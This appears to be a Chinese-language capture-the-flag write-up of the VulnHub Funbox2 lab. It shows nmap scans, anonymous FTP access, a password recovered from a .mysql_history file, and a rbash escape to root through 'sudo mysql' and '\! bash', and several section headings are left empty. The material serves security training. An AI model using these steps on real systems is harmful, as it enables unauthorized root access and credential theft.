

信息收集

主机发现

端口扫描


```
(kali@kali) [~]  
$ nmap -Pn -n -p- -v 192.168.56.132  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 07:02 EDT  
Initiating Connect Scan at 07:02  
Scanning 192.168.56.132 [65535 ports]  
Discovered open port 21/tcp on 192.168.56.132  
Discovered open port 22/tcp on 192.168.56.132  
Discovered open port 80/tcp on 192.168.56.132  
Completed Connect Scan at 07:03, 3.88s elapsed (65535 total ports)  
Nmap scan report for 192.168.56.132  
Host is up (0.00088s latency).  
Not shown: 65532 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
```

服务识别

```
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.5e  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 anna.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 ariel.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 bud.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 cathrine.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 homer.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 jessica.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 john.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 marge.zip  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 miriam.zip  
| -r--r--r-- 1 ftp      ftp      1477 Jul 25 2020 tom.zip  
| -rw-r--r-- 1 ftp      ftp      170 Jan 10 2018 welcome.msg  
| -rw-rw-r-- 1 ftp      ftp      1477 Jul 25 2020 zlatan.zip  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)  
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)  
|_  256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
| http-robots.txt: 1 disallowed entry  
|_ /logs/  
| http-methods:  
|_ Supported Methods: POST OPTIONS HEAD GET  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


子域名发现

敏感目录遍历



web信息搜集

其他信息收集(FTP)



漏洞发现

业务重构

威胁建模

漏洞利用

边界突破

FTP任意文件下载

离线密码破解

先进行格式转换,然后破解密码



修改权限为id_ras 400

权限提升

本地文件信息收集

发现有个密码

```
> ^C
tom@funbox2:~$ cat .mysql_history
_HiSt0rY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
tom@funbox2:~$ cat .bash_history
```

```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
```

但是发现受限在rbash

```
total 0
root@funbox2:~# cd //
rbash: cd: restricted
root@funbox2:~# which php
```

mysql提权(rbash逃逸)

```
tom@funbox2:~$ sudo mysql -utom -pxx1lyy22!
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> \! bash
root@funbox2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox2:~# echo $SHELL
/bin/bash
root@funbox2:~# ls -l
total 0
root@funbox2:~# pwd
/home/tom
root@funbox2:~# cd /root/
root@funbox2:/root# cat flag.txt

  _/_/_/_/_/_/_/_/_/_/_/_/_/_/_/__><_/_/_
 /_/ \_\_/ \_\_/ \_\_/ \_\_/ \_\_/ \_\_/
(_)(_)_( )/_/_/\_\_/ \_\_/ \_\_/ \_\_/ \_\_/
```

from @0815R2d2 with ♥

总结

和我一起来大小: 120%

靶机:

- <https://download.vulnhub.com/funbox/Funbox2.ova>

难度:

- 低 1

目标:

- 获得 Root 权限

攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- FTP服务漏洞
- 密码爆破
- SSH公钥认证
- rbash逃逸
- 本地提权